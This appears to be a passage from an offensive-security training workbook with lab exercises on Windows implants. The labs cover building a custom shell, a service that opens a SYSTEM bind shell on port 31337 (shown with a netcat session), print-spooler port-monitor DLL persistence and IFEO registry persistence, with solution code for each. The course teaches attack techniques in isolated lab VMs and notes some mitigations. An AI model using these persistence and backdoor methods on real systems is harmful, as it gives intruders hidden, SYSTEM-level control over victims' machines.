If you can get this method working, or if you would like to skip it and move on, go back to the list of binaries you discovered from the `Discover Targets` phase and see if you can find a brand new bypass of UAC. You will never find what you do not look for.

Lab 3.8: ShadowCraft

Background

This bootcamp challenge has you continuing the development of a custom Windows shell that you started at the end of Section 2. The main purpose for this portion is to continue to add on to the core functionality of the shell with what was covered in this section: various injection methods, escalation of privileges, etc. It is up to you to determine what injection method you would like to add, but add at least one.

> **Unguided**
>
> **Please note this is meant to be an unguided lab, so a fully working solution will not be provided. Hints will be offered along with a general introduction to the Visual Studio solution file that holds the skeleton of the custom shell.**

Objectives

- Understand the basics of making a custom shell.
- Implement what was taught during this section in the shell.
- Deploy the shell to the Test VM.
- Add recon.
- Add process enumeration.
- Add directory enumeration.
- Add get/put functionality.
- Add registry enumeration.
- Add process injection.
- Add privilege escalation.

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Dev and Test VMs.**

1. Launch Visual Studio.
    - Open the `Day2-Bootcamp\WindowsShell\WindowsShell.sln` file.
2. From the solution explorer window, open `main.cpp`.
3. The `main.cpp` has but one purpose, kick off the shell by calling `BeginShell`.

4. `BeginShell` is implemented in the `Useful.cpp` source file, which is where your work begins.

Lab Walk-through and Orientation

The WindowsShell solution file houses several source files. Some of the files have been prepped for you to allow you to focus on the core part of the bootcamp: implementing custom shell commands. A shell has several commands that are baked into it so they are core to the program. If your shell were to ever get caught then they would have whatever features you baked into it; something to think about as you develop your shell. Additional features could be reflectively loaded as DLLs or a similar feature. The `BeginShell` function is commented to explain what has been implemented thus far. Your task is to implement functions that directly relate to what was covered during this section.

- The only functions that are currently supported are `help` and `exit`.
- The naming conventions for functions is `Run` followed by the intended purpose.
  - Like `RunCommand` to spawn a new `cmd.exe` process or `RunChangeDirectory` to change directories.
  - If you were to create a regwalker function, consider naming it `RunRegEnum` or similar.
- From the skeleton code provided, add in the functionality from what we covered in this section.

Transfer to the Test VM

Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder. Once moved over, run the tool and troubleshoot any errors that are generated.

Lab 4.1: PersistentService

Background

One of the common tasks to perform once an operator has gained Administrator level access is to create a service. Services typically run with SYSTEM level permissions, which can service two purposes: persistence and escalation. The escalation part comes into play when your service executes your implant, shellcode, reverse shell code, etc. Later in the course we will take a look as to how you might be able to hide a service from being queried, viewed, etc. using SDDL.

The code for this lab will generate a log file that keeps track of what is happening when the service is running. Debugging services is never a fun time and can be quite the challenge. Having `printf` statements inside a running service is pointless as you will not be able to see them. Log files make more sense.

APIs Used

- `SetServiceStatus`
- `RegisterServiceCtrlHandlerA`
- `OpenSCManager`
- `CreateService`
- `StartService`
- `DeleteService`
- `CloseServiceHandle`
- `OpenService`
- `ControlService`

Structures of Interest

`_SERVICE_STATUS`

```
// SERVICE_STATUS
typedef struct _SERVICE_STATUS {
    DWORD   dwServiceType;
    DWORD   dwCurrentState;
    DWORD   dwControlsAccepted;
    DWORD   dwWin32ExitCode;
    DWORD   dwServiceSpecificExitCode;
    DWORD   dwCheckPoint;
    DWORD   dwWaitHint;
} SERVICE_STATUS, *LPSERVICE_STATUS;
```

Objectives

- Become familiar with the APIs used in the lab.
- Learn how to programmatically install/create a new service.
- Understand how the SCM monitors services that are trying to start up.
- Understand how services could be used for both persistence and escalation.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev, Windows Test VM, and Slingshot VM.

1. Connectivity test.
    - Ensure that all VMs can ping each other.
        - If not, check your NIC settings for each VM and then ask your TA or instructor for assistance.
2. Launch Visual Studio
    - Open the `PersistentService` solution file.
    - There are **TODO** comments that describe what is to be done.

main.cpp

1. TODO #1: `main()`
    - Complete the 3 if statements so that they will call the appropriate functions depending on what command is matched.
2. TODO #2: `ServiceInstall()`
    - Connect to the SCM with enough access to create a new service.
3. TODO #3: `ServiceInstall()`
    - Create the service.
    - Make sure you pay attention to the comments in the source and have the MSDN page for the CreateServiceA function available for quick reference.
4. TODO #4: `ServiceMain()`
    - Register the control handler routine that we have made with the SCM.
5. TODO #5: `ServiceMain()`
    - Tell the SCM we are running.
6. TODO #6: `ServiceControlHandler()`
    - Tell the SCM that a stop is pending.

7. Build
    • Build the solution and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.


Run the program and observe any runtime errors. Troubleshoot as necessary.

On the Test VM, open an elevated CMD prompt and execute the tool to test for functionality. This might cause a networking prompt to appear asking what should be allowed. Allow the connection for all networks public and private and choose **OK**.

> **Stuck?**
>
> **If you become stuck, you can expand the specific section in the TODO Solutions section.**

Lab Execution Example and Troubleshooting Steps

After kicking off the program, you may or may not see the following firewall prompt in the screenshot below. If you do get one, allow the connection to happen to proceed with the lab.



Installing

Now let's test to see if our service creation works. With an elevated command prompt, tell the program to `install` the service.

Installing

```
services.exe install

ServiceInstall: installing the service...
ServiceInstall: service has been created!
```

Starting

Once the service has been installed, it is time to start it. Pass the argument `start` and make everything kick off.

Starting

```
services.exe start

StartTheService: starting the service
StartTheService: started the service
```

If you run the `netstat` utility, you should see the port `31337` opened. Flip over to your Slingshot VM and connect to it using netcat.

Netstat

```
netstat -antp tcp

Active Connections

    Proto  Local Address          Foreign Address        State           Offload State

    TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       InHost
    TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       InHost
    TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       InHost
    TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       InHost
    TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       InHost
    TCP    0.0.0.0:31337          0.0.0.0:0              LISTENING       InHost
```

Connecting

Connecting

```
nc -vn 192.168.236.212 31337

Connection to 192.168.236.212 31337 port [tcp/*] succeeded!
Microsoft Windows [Version 10.0.22631.3593]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
whoami
nt authority\system

C:\Windows\System32>exit
exit
```

Firewall

If your netcat connection isn't successful, turn off the firewall in the Test VM and try again

Congrats!

Nice! We just made a service that opens a backdoor with elevated permissions. If you have time, change the socket to be a reverse TCP command shell that way it calls back to your Slingshot VM.

TODO Solutions

TODO #1: main()

- Complete the 3 if statements so that they will call the appropriate functions depending on what command is matched.

```
if (action == string{ "install" })
{
    ServiceInstall();
}
else if (action == std::string{ "uninstall" })
{
    ServiceUninstall();
}
else if (action == std::string{ "start" })
{
    StartTheService();
}
else
{
    cout << "bad args \n";
}
```

TODO #2: ServiceInstall()

- Connect to the SCM with enough access to create a new service.

```
SC_HANDLE hScMgr = OpenSCManagerA(LPCSTR(), LPCSTR(), SC_MANAGER_CREATE_SERVICE);

if (!hScMgr)
{
    Msg = format("{}: failed to connect to service control manager: 0x{:08x}",
__FUNCTION__, GetLastError());
    cout << Msg << "\n";
    AddLogEntry(Msg);
    return false;
}
```

TODO #3: ServiceInstall()

- Create the service

```
SC_HANDLE hService = CreateServiceA(
    hScMgr,
    g_Name.c_str(),
    g_Name.c_str(),
    SERVICE_ALL_ACCESS,
    SERVICE_WIN32_OWN_PROCESS,
    SERVICE_AUTO_START,
    SERVICE_ERROR_NORMAL,
    SelfPath.c_str(),
    LPCSTR(), LPDWORD(), LPCSTR(), LPCSTR(), LPCSTR()
);

if (!hService)
{
    Msg = format("{}: failed to create the service: 0x{:08x}", __FUNCTION__,
GetLastError());
    AddLogEntry(Msg);
    CloseServiceHandle(hScMgr);
    return false;
}
```

TODO #4: ServiceMain()

- Register the control handler routine that we have made with the SCM.

```
g_StatusHandle = RegisterServiceCtrlHandlerA(g_Name.c_str(),
(LPHANDLER_FUNCTION)ServiceCtrlHandler);
if ((SERVICE_STATUS_HANDLE)NULL == g_StatusHandle)
{
    return;
}
```

TODO #5: ServiceMain()

- Tell the SCM we are running.

```
g_ServiceStatus.dwCurrentState = SERVICE_RUNNING;
SetServiceStatus(g_StatusHandle, &g_ServiceStatus);

while (SERVICE_RUNNING == g_ServiceStatus.dwCurrentState)
{
    ExecuteListener(TRUE);

    Msg = "Still running";
    AddLogEntry(Msg);
    Sleep(2000);
}
```

TODO #6: ServiceControlHandler()

- Tell the SCM that a stop is pending.

```
switch (dwCtrlCode)
{
case SERVICE_CONTROL_SHUTDOWN:
    g_ServiceStatus.dwCurrentState = SERVICE_STOPPED;
    g_ServiceStatus.dwWin32ExitCode = 0;
    AddLogEntry("Service has been shutdown");
    break;
case SERVICE_CONTROL_STOP:
    g_ServiceStatus.dwCurrentState = SERVICE_STOPPED;
    g_ServiceStatus.dwWin32ExitCode = 0;
    AddLogEntry("Service has been stopped");
    break;
default:
    break;
}

SetServiceStatus(g_StatusHandle, &g_ServiceStatus);
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- If you have Admin privileges already, this is an excellent method to escalate to SYSTEM and to gain persistence. Even though neither of those results were the purpose of this lab, it was great to see that effect of creating a service.

Lab Enhancements

- How could we better control if the shell will be a listener or a callback?
    - Is there a way to allow an operator to determine that when the service is being installed?

Lab 4.2: Sauron

Background

Whenever you can find another way to inject a DLL into some application, take it for all it's worth, especially when Windows is the one doing the injecting on your behalf. This lab focuses on abusing the injection that is done by the Windows print spooler. Although we do not have any interest with print jobs, we will abuse some of its functionality. Print spoolers have been used and abused for such a long time and there are no signs of it stopping. Internally, when certain APIs are called, they can trigger certain actions that we can leverage. One such item is the system loader. When the loader is doing its job of mapping a process into memory, it will check several registry keys/values to see what that process needs to have ready before it makes the process. One of those is the port monitor's key.

APIs Used

- `AddMonitor`
- `AddNewPortMonitor`
- `OpenKey` (This is a wrapper around the Win32 API `RegOpenKey`)
- `CreateKey` (This is a wrapper around the Win32 API `RegCreateKey`)

Structures of Interest

`_MONITOR_INFO_2W`

```
typedef struct _MONITOR_INFO_2W{
    LPWSTR    pName;
    LPWSTR    pEnvironment;
    LPWSTR    pDLLName;
} MONITOR_INFO_2W, *PMONITOR_INFO_2W, *LPMONITOR_INFO_2W;
```

Objectives

- Create a new port monitor for persistence.
- Understand the structures and APIs in this lab.
- Achieve persistence to the target VM.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

Please Note

There are a few ways to go about this lab. This first method is the only method supported; however, the other method is offered as a Lab Enhancement and uses the `PortMonitorDll` project to create a port monitor specific DLL that must adhere to all requirements for a port monitor DLL.

1. Launch Visual Studio.

- Open the `Sauron` solution file.
- The solution holds several projects like *FXMON*, *PortMonitorDll*, and *Sauron*.
- The *Sauron* project contains a `main.cpp` source file, which contains the `main` function.
- Your work begins in the `CreateRegKeys` function.
- There are **TODO** comments that describe what is to be done.

Sauron Project

CreateRegKeys

1. TODO #1

- Open the print monitor's registry key and store the result of the function in the `Result` variable.

2. TODO #2

- Create the new registry key.
- Store the result of the function in the `Result` variable.

3. TODO #3

- Create the value for the newly created key and the data for it.
- Be sure to blend in with the surrounding keys.
  - The key's value should be `Driver`.
  - The data for the value should be the name of the DLL.
  - The type should be `REG_SZ`.
- It does not need to be the full path of your DLL since it will reside in `%systemroot%\System32`.
- Store the result of the function in the `Result` variable.

AddNewPortMonitor

1. TODO #4

- Create the proper struct for type 2 port monitors.

2. TODO #5

- Fill out each struct member with the proper strings.
- Don't forget that these are `CStrings`.

3. TODO #6

- Call the function to add our port monitor.

4. Optional: TODO #7

- Delete the `ifdef` and `endif` statements if attempting to enhance this lab.

Build

1. Build

- First, build the `Sauron` project and monitor the output window for any build errors.
- In addition, build the `FXMON` project and monitor the output window for any build errors.
  - The `FXMON` project will produce the DLL that must be dropped into the `System32` folder on the target.
- If you are doing the lab enhancements, then you will need to build the `PortMonitorDll` project when ready.
  - When ready, the `PortMonitorDll` will need to be moved to the `System32` folder before you reboot.

Both Methods

Both methods will make their own Registry keys and values. `FXMON` makes the `Microsoft Shared Print Monitor` key, and Sauron makes the `Sauron` key. Can you determine which method requires the reboot?


Precompiled Header Missing?

Missing Precompiled Header

If you see an error that says something about a certain pch.h file missing for a DLL, simply execute a clean build for that DLL project followed by build or rebuild. If the error still persists, you must change the project's properties. See the below guidance.

Modifying Project Properties

For the DLL projects in this lab, there is no need to use any precompiled headers. As such, we can modify the project's properties for each DLL project and explicitly make this known. Right-click on one of the DLL projects and choose `Properties` (Alt+Enter). From the left-hand menu, expand `C/C++` and choose `Precompiled Header`. Be sure that `All Configurations` and `All Platforms` are selected, and then change the setting under Precompiled Header to `Not Using Precompiled Headers`.



Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

- On the Test VM, copy the DLL to the System32 folder.
- Open an elevated CMD prompt and execute the tool to test for functionality.

Stuck?


If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example and Troubleshooting Steps


Here is an example of executing the sauron.exe before rebooting the Test-VM. Sauron will make the new print monitor registry key and value, which should be named `FXMON.dll`. Since it cannot be the absolute, you will have to copy the `FXMON.dll` to the `System32` folder before you reboot the system.

```
This program will create the required registry keys for port monitor persistence
[DEBUG_INFO] Module: Sauron, function: main, Date: Wed Dec 29 02:34:27 2021
[*] Opening the Print Monitors registry key...
[+] Done!
[*] Creating the new registry key...
[+] Done!
[*] Setting the new key's value...
[+] Done!
[+] Successfully closed registry handle!
```

One method to check is with a registry explorer tool. This can be from Pavel's custom tool or the default Windows `regedit.exe`.



For the optional portion of the code, the last thing you could do just to make sure everything is working is create a file for proof. For `FXMON`, the code is using `GetTempPathW()` to grab the Windows Temp path, followed by `GetTempFileNameW()` to create a random temp file name. This file is then created in the Windows Temp folder. The files should be prefixed with `PRO` and should end with `.tmp`.



TODO Solutions

CreateRegKeys() - TODO #1

```
Result = OpenKey(HKEY_LOCAL_MACHINE, PRINT_MONITORS_REGKEY, &hKey);
if (Result)
{
    return Result;
}
```

CreateRegKeys() - TODO #2

```
HKEY hKeyOut;
Result = CreateKey(hKey, PortKey.GetBuffer(), &hKeyOut);
if (Result)
{
    return Result;
}
```

CreateRegKeys() - TODO #3

```
Result = SetKeyValueSZ(hKeyOut, "Driver", Dll.GetBuffer());
if (Result)
{
    return Result;
}
```

AddNewPortMonitor() - TODO #4

```
MONITOR_INFO_2 MonInfo2 = { 0 };
```

AddNewPortMonitor() - TODO #5

```
MonInfo2.pDLLName = pDllName.GetBuffer();
MonInfo2.pEnvironment = pEnvironment.GetBuffer();
MonInfo2.pName = pName.GetBuffer();
```

AddNewPortMonitor() - TODO #6

```
Status = AddMonitor(
    NULL,                // name - NULL means local computer
    2,                   // level - must always be 2
    (LPBYTE)&MonInfo2    // monitors - ptr to the struct
);
```

AddNewPortMonitor() - TODO #7

```
#ifdef skip
    BOOL Result = AddNewPortMonitor();

    if (Result != 0)
    {
        return ERROR_SUCCESS;
    }
    else
    {
        return ERROR_GEN_FAILURE;
    }
#endif // skip
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

Although you need Admin level access to create keys in the HKLM root and to drop files in System32, the payoff of execution is SYSTEM.

Mitigations would be to observe activity that creates new keys in the print monitor registry key. The value/data found there should lead you to the DLL on disk.

Lab Enhancements

- The remaining **TODO** statements you may have seen are for the enhanced version of this lab and are left for the student to research and implement as an unguided exercise.
- The `AddNewPortMonitor` function is method 2 for this technique and makes use of the `PortMonitorDll` project file.
- `PortMonitorDll` creates a DLL that must support certain functions in order to be used by the Win32 API.
- For example, the DLL must export an initialization function that `spoolsv.exe` will call when it loads your library.
- The action that PortMonitorDll will have is that it will create a new TXT file in System32.

Lab 4.3: IFEOPersisto

Background

IFEO was designed by Microsoft to aid developers with debugging certain applications. The debugging can be done when the process starts or even when it exits. In addition, IFEO keys/values can dictate the execution of an image and what mitigations, if any, apply. For our purposes, we will focus on the debugging feature. There are three methods for IFEO persistence, but this lab will only explore two, leaving the remaining one as a lab enhancement for the student. When the loader is doing its job of mapping a process into memory, it will check several registry keys/values to see what that process needs to have ready before it makes the process. One of those keys is the IFEO key for the process it is loading. We are going to create a key so the loader can parse it and handle what we dictate in that key.

APIs Used

- `RegOpenKeyExA`
- `RegCreateKeyExA`
- `RegSetValueExA`
- `RegCloseKey`

Objectives

- Become familiar with the APIs used in the lab.
- Understand what registry modifications must be made for each method.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

Friendly Tip

All registry function calls should have the result stored in the Results variable for proper error checking. Also, pay attention to the #defines that are at the top of the source file—they will help you when making your registry calls.

1. Launch Visual Studio.
    - Open the `IFEOPersisto` solution file.
    - The solution holds the `main.cpp` source file, which contains the `main` function.

- The `main` function holds the logic for determining what IFEO method will be performed.
    - Each one is triggered via command line arguments, the default being the debugger method.
- The `CreateRegKeys` function holds the logic for implementing the chosen method.
    - This function is where you work begins.
- There are **TODO** comments that describe what is to be done.

main.cpp: CreateRegKeys

1. TODO #1
    - Include the `RegHelperApis.h` file to assist you with this lab, if it's not already included.
2. TODO #2
    - Open the root IFEO key.
    - The values have already been created as `#defines` above.
3. TODO #3
    - Create the new key.
    - The name of the new key should match the name of the process you are targeting.
    - E.g., notepad.exe, cmd.exe, powershell.exe, etc.
4. TODO #4
    - Add the new value under the newly created key so that the `debugger` will execute when the targeted program executes.
5. TODO #5
    - Open the silent process exit key.
6. TODO #6
    - Create the silent process exit key.
7. TODO #7
    - Set the value to `MonitorProcess` and the data to implant path.
8. TODO #8
    - Set the second value to `ReportingMode` and the data to 1.
9. TODO #9
    - Open the root `IFEO` key.
10. TODO #10
    - Create the `notepad.exe` key.
11. TODO #11
    - Set the value to `GlobalFlag` and data to `512`.
12. Build
    - Build the solution and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

On the Test VM, open an elevated CMD prompt and execute the tool to test for functionality.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.


Lab Execution Example and Troubleshooting Steps

Here is an example of executing the final product:

Command output

```
C:\Tools\Labs> IFEOPersisto.exe
This program demonstrates IFEO persistence
Module: IFEOPersisto, function: main, date: Wed Jan 25 03:01:09 2023
[*] IFEO Method 'debugger' has been chosen
[*] Making necessary modifications to the registry
[+] Successfully opend a handle to the key: 0x00000000000000B0!
[+] Successfully created the key: 0x00000000000000D0!
[+] Successfully set the new values!
[+] Successfully closed regsitry handle 0x00000000000000D0!
[+] Successfully closed regsitry handle 0x00000000000000B0!
[+] Successfully implemented debugger IEFO method
```

Now we can check to see if the proper Registry modifications were made.

